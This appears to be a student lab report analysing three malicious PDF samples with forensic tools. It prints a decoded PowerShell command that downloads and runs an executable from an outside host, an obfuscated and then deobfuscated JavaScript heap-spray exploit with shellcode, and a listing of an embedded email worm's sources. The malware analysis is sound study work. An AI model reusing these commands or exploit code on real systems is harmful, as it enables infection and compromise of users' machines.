

Lab № 3

Source: http://bitproject05.academic.rrc.ca/secu1009/ctk.zip

Infected PDF sample hash: f0e55995b81e974e9df4d1c060bc4bcc

Pdfid tool shows as that malicious pdf file I will analyze has OpenAction and Launch object which are signes of the pdf to be suspicious of file. Parsing pdf with pdf-parser script we see what objects contains (Base64 encoded command options). Which downloads exe file and drops it to run:





```
root@osboxes:/home/osboxes/Desktop# base64 -d
UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3A
HMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbg
B0ACkALgBEAG8AdwBuAGwAbwBhAGQAcgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwBuAGMAZAB1AGcAYQBuAGQAYQAuAG8AcgBnAC8ALgBjAHMAcwAvAGEAdwBvAHIAaQAuAGUAeABlACc
ALAAdICQAZQBuAHYAOgBBAFAAUABEAEEAVABBAFwAYQB3AG8AcgBpAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABB
AFQAQQBcAGEAdwBvAHIAaQAuAGUAeABlAB0gKQA=



dPowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('http://ncduganda.
org/.css/awori.exe', $env:APPDATA\awori.exe );Start-Process ( $env:APPDATA\awori.exe )base64: invalid input
root@osboxes:/home/osboxes/Desktop#
```

Source: http://bitproject05.academic.rrc.ca/secu1009/collab.zip


Infected PDF sample hash: 88e045ff304baba8c1ade3f4db55e0dee


This sample I did analyze contains JS script objects inside pdf file. To see the code of the JS object I used pdfparser first but it didn't show clear text(maybe because of the encoding), then tried peepdf and we see that the script was obfuscated using unreadable strings which will be resolved through sending them to the function.

```
root@osboxes: /home/osboxes/Desktop/t
root@osboxes:/home/osboxes/Desktop/t# python2 peep/peepdf.py -fli collab.pdf
Warning: PyV8 is not installed!!
Warning: pylibemu is not installed!!
Warning: Python Imaging Library (PIL) is not installed!!

File: collab.pdf
MD5: 88e045ff304baba8c1ade3f4db55e0dee
SHA1: f1e6ceb240b9fe8b8e150b7612bbd19f0ae86127
SHA256: 61bb373188c62cb013b0254d3f73461ea99fbd3fd6d171db0be7db3d776cc2e1
Size: 8633 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                Encoded (2): [11, 13]
        Objects with JS code (2): [1, 13]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /Names (2): [1, 10]
                /JS (2): [1, 12]
                /JavaScript (3): [1, 7, 12]
```


root@osboxes: /home/osboxes/Desktop/t
root@osboxes:/home/osboxes/Desktop/t# python3 pdf-parser.py collab.pdf --object 10
This program has not been tested with this version of Python (3.9.4)
Should you encounter problems, please use Python version 3.7.5
obj 10 0
Type:
Referencing: 12 0 R
<<
/Names [(WRYXKTNGCHZUIHQNDKDRYSREUUBHDTLWVGNINGPL) 12 0 R]
>>
root@osboxes:/home/osboxes/Desktop/t# python3 pdf-parser.py collab.pdf --object 12
This program has not been tested with this version of Python (3.9.4)
Should you encounter problems, please use Python version 3.7.5
obj 12 0
Type:
Referencing: 13 0 R
<<
/JS 13 0 R
/S /JavaScript
>>
root@osboxes:/home/osboxes/Desktop/t# python3 pdf-parser.py collab.pdf --object 13
This program has not been tested with this version of Python (3.9.4)
Should you encounter problems, please use Python version 3.7.5
obj 13 0
Type:
Referencing:
Contains stream
<<
/Filter /FlateDecode
/Length 7179
>>


root@osboxes:/home/osboxes/Desktop/t# python3 pdf-parser.py collab.pdf --object 13 --raw -d collab.txt
This program has not been tested with this version of Python (3.9.4)
Should you encounter problems, please use Python version 3.7.5
obj 13 0
Type:
Referencing:
Contains stream
<<
/Filter /FlateDecode
/Length 7179
>>
root@osboxes:/home/osboxes/Desktop/t# cat collab.txt

```
PPDF> object 12

<< /S /JavaScript
/JS 13 0 R >>

PPDF> object 13

<< /Length 7179
/Filter /FlateDecode >>
stream
gkphk='';hyltlzyr=("kasg","vfys","zsjj","qtkj","zfch","tmxf","eits","ydcy","huzl","xovi","bhpe","lktc")[("rirh","msas","qxsf","mkva","xdax","
goib","hsie","lzem","nkls","eval")];gkphk='';xshgxzgf=';whl';sdgvd='0,y';xrswtvc=' ws';sjoapzt='twax';mfecyrm='ngth>';fhkmqp='ya';zxtsiqh='.
le';oojjaqhf='le(ya';ztghjl='+=yao';krnhojui='uhc.';jlewfxk='odu';smljrb='gth-';ddytxnxk='doe';oueqbm='uhc)';fqwyzxgz='0){yu';fceskr='{yun';k
mqzsjw='aoduh';qhrqfw='1);';vcymzsr='s;};';jvdcvb='hc.su';gohyw='oes';exfrbokx='(yaod';bhmtsl='aod';kwnwoex='ring(';fchzbi='funct';hsqxcx='nk
l';nagmbm='}re';imxawkuu='nkld';mdxqji='duh';chgduhrd='duhc';mbptj='oduhc';spzjhwq='harAt';alxtxqo='turn';xujipt='ap(y';cocofnhc='es=""';mefc
uf='c.c';tddbds='bst';apebh='lengt';sxgununp='kldo';mgeztzln='h-1';hkcoctuy=' yu';vtfon=');yao';crldyth='ion';xvuzqi='c.len';gkphk+=fchzbi+cr
ldyth+xrswtvc+sjoapzt+xujipt+bhmtsl+oueqbm+fceskr+sxgununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj+zxtsiqh+mfecyrm+fqwyzxgz+imxawkuu+gohyw+ztghjl+md
xqji+mefcuf+spzjhwq+exfrbokx+krnhojui+apebh+mgeztzln+vtfon+chgduhrd+fhkmqp+jlewfxk+jvdcvb+tddbds+kwnwoex+sdgvd+kmqzsjw+xvuzqi+smljrb+qhrqfw+n
agmbm+alxtxqo+hkcoctuy+hsqxcx+ddytxnxk+vcymzsr;hyltlzyr(gkphk);gkphk='';isqhurtf=wstwaxap(' = ');kuhmk=wstwaxap(')HIUA');oimcxpls=wstwaxap('u
%1ec');ievhgf=wstwaxap('b66bu');zuftsvx=wstwaxap('%84ad');cliydrou=wstwaxap('0d0');zvnwb=wstwaxap('7a6u');rnunuyh=wstwaxap('36bu');qzdhgspj=w
stwaxap('c0a');jgokenp=wstwaxap('552');cpiquaei=wstwaxap(' rav;');fznjnky=wstwaxap('u%551');zwtegmj=wstwaxap('Ty1WI');cljqya=wstwaxap('6b0');
luenv=wstwaxap(' = m');zxylyj=wstwaxap('m,"');xpqhe=wstwaxap('u%c3d');nhzhd=wstwaxap(')"c');mlpwvm=wstwaxap('1cu');ubjdup=wstwaxap('fDV');dwi
yyhr=wstwaxap('Ty1W');sraqczaa=wstwaxap('%80c5');qmzdm=wstwaxap('rb ra');rnjnzf=wstwaxap('e6u%b');rlsvux=wstwaxap('av{');ixsksd=wstwaxap('gRD
Q');fjqbj=wstwaxap('9yQ n');cnekwioq=wstwaxap('u%5');yrmoiuq=wstwaxap('Modfc');dlapr=wstwaxap('0d0u');pcvto=wstwaxap('iI0V');jjxwub=wstwaxap(
'%3185');cfftumg=wstwaxap('375u%');exxcnz=wstwaxap('%e3');crwdtlp=wstwaxap('UATt1');qnnjkgsw=wstwaxap('u%03');ohizlqu=wstwaxap('" :');ypfoxyv
=wstwaxap('453u');hwnthn=wstwaxap('54u%');lrulyb=wstwaxap('0o0Y');hssgxg=wstwaxap('1u%3');irvakke=wstwaxap('dfc');smagsry=wstwaxap('333');yzc
lttv=wstwaxap('oit');xgjpkp=wstwaxap('1WI');tiltmeod=wstwaxap('u%9');rxrpsa=wstwaxap('WV/)');mnkbabxx=wstwaxap('559');ahkzf=wstwaxap('beu%');
bhcvimhx=wstwaxap('e30e');zvygozh=wstwaxap('%0bd3');ygdzmlj=wstwaxap('%d3d');xhzju=wstwaxap('000');iiaojo=wstwaxap('d5au%');mscldb=wstwaxap('
loc.');unxeygd=wstwaxap('cnu');ncmqpq=wstwaxap('rb +');mlwdiwzb=wstwaxap('%0bd');rvlfplmn=wstwaxap('of;P');examii=wstwaxap(' - P');oakbajl=ws
twaxap('373');crgqy=wstwaxap('909u');sjcep=wstwaxap('10u%b');ociztb=wstwaxap(';)2');oomidfn=wstwaxap('0YY');jlrnc=wstwaxap('0dfu');owyqbe=wst
waxap('e56');kntmx=wstwaxap('HPND');yztzorob=wstwaxap('4u%d');fqqjnxwf=wstwaxap('%"(');ekbvowqp=wstwaxap('00dau');oouxr=wstwaxap('bu%6b');olk
fmudc=wstwaxap('u%d6');wwzpc=wstwaxap('000');egheb=wstwaxap('u%7');lmlbnf=wstwaxap('tgne');vnrjxu=wstwaxap('%46');ujqoanl=wstwaxap('67u%b');m
ubykac=wstwaxap('u%962');cppjly=wstwaxap('KbiYz');zhozua=wstwaxap('5du%7');dvfpwxah=wstwaxap('%5e');esxtdqsa=wstwaxap('nel.');ydnqbgh=wstwaxa
p('CwH');axkrq=wstwaxap('%00d5');mpogyunp=wstwaxap('qr( e');gpsva=wstwaxap('d0c0u');gdwxaoi=wstwaxap('0+o');htbsh=wstwaxap('0c0c');kxoirrj=ws
twaxap('=+ m');ylyyafc=wstwaxap('d3u');dravxbmk=wstwaxap('u%e3a');yqgltguf=wstwaxap('2cb6u');lywtolkj=wstwaxap('iam');douzqx=wstwaxap('};)');
rxevxiv=wstwaxap('+ Cw');potmmx=wstwaxap('G3S n');stegrm=wstwaxap('=sK');pzjxew=wstwaxap('d090u');enltji=wstwaxap('d3d3');kpkzzcq=wstwaxap('3
u%13');vyelujl=wstwaxap(';)(');fleowy=wstwaxap('7cu%');tmxhpbsx=wstwaxap('0YYqr');uptlpprd=wstwaxap('6bu');eeiyik=wstwaxap('146bu');yfgrbydr=
wstwaxap('fd4c');jyshb=wstwaxap('%9031');nvduw=wstwaxap('hw;');qpoirhr=wstwaxap('u%6b3');uswae=wstwaxap('26b');ayaqcwwh=wstwaxap('d0d0');uins
```

```
521 qmwzt = wstwaxap('d0u');
522 vmtqhk = wstwaxap('"090');
523 ejyzq = wstwaxap('u%7');
524 tamsso = wstwaxap('e0u%6');
525 lveayjhc = wstwaxap('0u%40');
526 sxrjc = wstwaxap('x:0');
527 buqtik = wstwaxap('ballo');
528 sqkqq = wstwaxap('bu%d');
529 ibhxlm = wstwaxap('05u%');
530 ummmxsx = wstwaxap('7u%e');
531 daxqh = wstwaxap('fj;m0');
532 fwbxug = wstwaxap('53c6u');
533 mlzopz = wstwaxap('a4u');
534 edqkl = wstwaxap('w{)Hl');
535 xawac = wstwaxap('PNDT');
536 xputkri = wstwaxap('004x0');
537 ijtxdkf = wstwaxap('36u%e');
538 flirek = wstwaxap('05bu');
539 szfrmo = wstwaxap('%1cd');
540 waeug = wstwaxap('acsen');
541 kmqtd = wstwaxap('%53d');
542 bgexp = wstwaxap('Tt1N');
543 xeazrih = wstwaxap('%e0c');
544 pdvkvpdx = wstwaxap('u%00');
545 qkrvg = wstwaxap('= ]s');
546 lruvqvwi = wstwaxap(' ,m');
547 qawhgkkn = wstwaxap('%419b');
548 ipjloo = wstwaxap('o0YY');
549 wbxkozsq = wstwaxap('485u');
550 njfgoc = wstwaxap('6bd4');
551 npfbp = wstwaxap('154u');
552 lummcfyk = wstwaxap('u%d0d');
553 jwgpa = wstwaxap('c2cu');
554 vfiulyd = wstwaxap('}HIUA');
555 cziтg = wstwaxap('7u%');
556 xqjljynj = wstwaxap('0c0');
557 wralh = wstwaxap('lrb =');
558 mbcrte = wstwaxap(' * h');
559 gkphk += khbkohbq + fbwhau + mlmnzdq + kessjgb + rpygocl + yjnhzrw + vyelujl + gafme + rgncoa + ppmutplx + pcvto + nqtnd + ipjloo + sbnast + crwdtlp + edqkl + vjcekmle + mpogyunp + oomidfn
560 hyltlzyr(gkphk);
```

```
root@osboxes:/home/osboxes/Desktop/t# js collab.txt > collab3.txt
undefined:1
var DDpNVDfX = new Array();function kzV0IivL(rqYY0o0m, N1tTAUIH){while (rqYY0o0m.length*2<N1tTAUIH) {rqYY0o0m += rqYY0o0m;}rqYY0o0m = rqYY0o0
m.substring(0,N1tTAUIH/2);return rqYY0o0m;}function S3GBCRNU(){var ecBcfdoM = 0x0c0c0c0c;var brIW1yTY = unescape("%u00e8%u0000%u5d00%uc583%ub
914%u018b%u0000%u3db0%u4530%u4500%u7549%uebf9%uad00%uadad%uadad%uadad%ud4ad%u3dc1%u3d3d%u5962%u0d9c%u3d3d%u453d%ub631%u317d%u4db6%u9021%u55b6
%ud635%ub634%u097d%u7db0%ub641%u0155%ucab6%u3957%ud564%u3db2%u3d3d%uc4df%u5255%u3d53%u553d%u4f48%u5051%uc269%ub62b%ud5d5%u3d44%u3d3d%ueab6%ub
d7a%u3d02%uc748%u6a7a%ubd7a%u3d02%uc748%ud2b6%u0e62%ubcf4%u39d1%u3d3c%ub63d%u6ce1%u6e6f%u3955%u3d3c%uc23d%u316b%u6467%u6f6c%u3fb6%u7e6e%u06bd
%u483d%ubcc7%uc146%u5813%u5845%u3e48%ud6be%ub435%ufa3e%u397e%u5813%u5845%u7efb%u3d35%ub766%u39fc%ub50d%u3d78%ufd0e%u6d6d%u6a6e%uc26d%u2d6b%uc
5be%u483d%u573b%u6e3c%u6bc2%u6739%ube64%u39ff%ubd7c%u3d07%u8948%u6bc2%u6c35%ub66b%u0148%u49b6%u4513%uc83e%ub66b%u1d4b%uc83e%uf40e%u7c74%u3e90
%u0ef8%u32e6%u2d83%ueb07%u3549%uf6fc%u3e30%u7de7%uccd6%u2206%uda48%ub663%u1963%ue03e%ub65b%u7631%u63b6%u3e21%ub6e0%ub639%uf83e%u6396%ufe64%uc
2d5%uc2c3%ub3c2%u3373%ua5d1%ub7c3%u4333%udfe5%u0e4e%ub7f7%u0b66%u1227%ua4d4%u6c77%u3d4e%u4955%u4d49%u1207%u0412%u1309%u090f%u130a%u130f%u080c
%u120a%u5113%u565e%u0212%u0055%u5c08%u3d5e%u0254%u0405%u5f0f%u0959%u580b%u0c0d%u0d0d%u0d5b%u0d0a%u0f0d%u5c59%u0e0b%u5c04%u5c04%u0b0d%u0d0d%u0
d0d%u0d0d%u0d0d%u0f0d%u0c5e%u0d08%u0c0e%u0e04%u0d0d%u0c0d%u090d%u040d%u0d0d%u0d0d%u0d0d%u0a0c%u3d0d");var VWAbzxUP = 0x400000;var WCoEY
Fdo = brIW1yTY.length * 2;var N1tTAUIH = VWAbzxUP - (WCoEYFdo+0x38);var rqYY0o0m = unescape("%u9090%u9090");rqYY0o0m = kzV0IivL(rqYY0o0m, N1t
TAUIH);var jpwZA7Ef = (ecBcfdoM - 0x400000)/VWAbzxUP;for (var xEzYibKs=0;xEzYibKs<jpwZA7Ef;xEzYibKs++) {DDpNVDfX[xEzYibKs] = rqYY0o0m + brIW1
yTY;}}function Qy9QDRgu(){S3GBCRNU();var YTDNPHwC = unescape("%u0c0c%u0c0c");while(YTDNPHwC.length < 44952) YTDNPHwC += YTDNPHwC;this.collabS
tore = Collab.collectEmailInfo({subj: "",msg: YTDNPHwC});}Qy9QDRgu();
```

Source: http://www.tekdefense.com/downloads/malware-samples/

Infected PDF sample hash: 48eca0f341c90db53bcd15f44f70b408

This sample has file attachments and JS object which uses getannots function which is known to be vulnerable to arbitrary code execution via a pdf file. In this case, exe file with pascal executable header and pascal scripts.

```
root@osboxes:/home/osboxes/Desktop/t# python3 pdfid.py 48eca0f341c90db53bcd15f44f70b408.pdf
PDFiD 0.2.7 48eca0f341c90db53bcd15f44f70b408.pdf
 PDF Header: %PDF-1.6
 obj                    75
 endobj                 75
 stream                 63
 endstream              63
 xref                    0
 trailer                 0
 startxref               1
 /Page                   0
 /Encrypt                0
 /ObjStm                 9
 /JS                     1
 /JavaScript             1
 /AA                     0
 /OpenAction             0
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /URI                    0
 /Colors > 2^24          0
```


```
root@osboxes:/home/osboxes/Desktop/t# pdfextract 48eca0f341c90db53bcd15f44f70b408.pdf
Extracted 63 PDF streams to '48eca0f341c90db53bcd15f44f70b408.dump/streams'.
Extracted 1 scripts to '48eca0f341c90db53bcd15f44f70b408.dump/scripts'.
Extracted 8 attachments to '48eca0f341c90db53bcd15f44f70b408.dump/attachments'.
Extracted 0 fonts to '48eca0f341c90db53bcd15f44f70b408.dump/fonts'.
Extracted 0 images to '48eca0f341c90db53bcd15f44f70b408.dump/images'.
root@osboxes:/home/osboxes/Desktop/t# tree 48eca0f341c90db53bcd15f44f70b408.
48eca0f341c90db53bcd15f44f70b408. [error opening dir]

0 directories, 0 files
root@osboxes:/home/osboxes/Desktop/t# tree 48eca0f341c90db53bcd15f44f70b408.dump/
48eca0f341c90db53bcd15f44f70b408.dump/
├── attachments
│   ├── attached_Email-Worm.Win32.ZippedFiles.a.zip
│   ├── attached_fmxutils.pas
│   ├── attached_mainfrm.pas
│   ├── attached_mapiutils.pas
│   ├── attached_netscan.pas
│   ├── attached_scandir.pas
│   ├── attached_virusutil.pas
│   └── attached_zipped_files.dpr
├── fonts
├── images
├── scripts
│   └── script_-4563915272012077790.js
└── streams
    ├── stream_10.dmp
    ├── stream_11.dmp
    ├── stream_12.dmp
    ├── stream_13.dmp
    └── stream_16.dmp
```

```
Open   script_-3795007840227657050.js [Read-Only]   Save

var v = app.viewerVersion;
if (v < 7)
{
        var n = 0;
        if (this.dataObjects != null)
                n = this.dataObjects.length;
        if (v >= 5 && v < 6 && n > 0 && (app.viewerVariation == "Full" || app.viewerVariation == "Fill-In"))
        {
                if (this.external)
                        app.alert("Ce document contient des pièces jointes. Pour les afficher, cliquez sur le bouton Enregistrer pour enregistrer une copie du document, ouvrez la copie dans Acrobat,
 puis cliquez sur Fichier > Propriétés du document > Objets de données incorporés.", 3, 0);
                else
                        app.alert("Ce document contient des pièces jointes. Pour les afficher, sélectionnez Fichier > Propriétés du document > Objets de données incorporés.", 3, 0);
        }
        else if (v >= 8 && v < 9)
        {
                if (n == 0)
                {
                        var np = this.numPages;
                        syncAnnotScan();
                        for (var p = 0; p < np && n == 0; ++p)
                        {
                                var annots = this.getAnnots(p);
                                if (annots != null)
                                {
                                        for (var i = 0; i < annots.length; ++i)
                                        {
                                                if (annots[i].type == "FileAttachment")
                                                {
                                                        n = 1;
                                                        break;
                                                }
                                        }
                                }
                        }
                if (n > 0)
                {
                        if (this.external)
                                app.alert("Ce document contient des pièces jointes. Pour les afficher, cliquez sur le triangle noir en haut de la barre de défilement verticale de la fenêtre de
 document, puis sélectionnez Pièces jointes.", 3, 0);
                        else
                                app.alert("Ce document contient des pièces jointes. Pour les afficher, sélectionnez Document > Pièces jointes.", 3, 0);

JavaScript   Tab Width: 8   Ln 1, Col 1   INS
```



Vulnerability Details : CVE-2009-1492

The getAnnots Doc method in the JavaScript API in Adobe Reader and Acrobat 9.1, 8.1.4, 7.1.1, and earlier allows remote attackers to cause a denial of service (memory corruption) or execute arbitrary code via a PDF file that contains an annotation, and has an OpenAction entry with JavaScript code that calls this method with crafted integer arguments.

Publish Date : 2009-04-30 Last Update Date : 2018-11-08

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service Execute Code Memory corruption
CWE ID	399

– Additional Vendor Supplied Data

Vendor	Impact	CVSS Score	CVSS Vector	Report Date	Publish Date
Redhat	critical	6.8	AV:N/AC:M/Au:N/C:P/I:P/A:P	2009-04-28	2009-04-27

If you are a vendor and you have additional data which can be automatically imported into our database, please contact admin @ cvedetails.com

– Related OVAL Definitions

.Email-Worm.Win32.ZippedFiles.a.swp	6/4/2021 3:16 PM	SWP File	1 KB
attached_Email-Worm.Win32.ZippedFi...	6/4/2021 3:10 PM	WinRAR ZIP archive	111 KB
attached_fmxutils.pas	6/4/2021 3:10 PM	PAS File	4 KB
attached_mainfrm.pas	6/4/2021 3:10 PM	PAS File	1 KB
attached_mapiutils.pas	6/4/2021 3:10 PM	PAS File	11 KB
attached_netscan.pas	6/4/2021 3:10 PM	PAS File	3 KB
attached_scandir.pas	6/4/2021 3:10 PM	PAS File	2 KB
attached_virusutil.pas	6/4/2021 3:10 PM	PAS File	2 KB
attached_zipped_files.dpr	6/4/2021 3:10 PM	DPR File	6 KB
Email-Worm.Win32.ZippedFiles.a.exe	3/8/2004 4:29 PM	Application	206 KB

```
  Forms,
  dialogs,
  classes,
  winprocs,
  windows,
  wintypes,
  messages,
  sysutils,
  FmxUtils in '..\viruslib\fmxutils.pas',
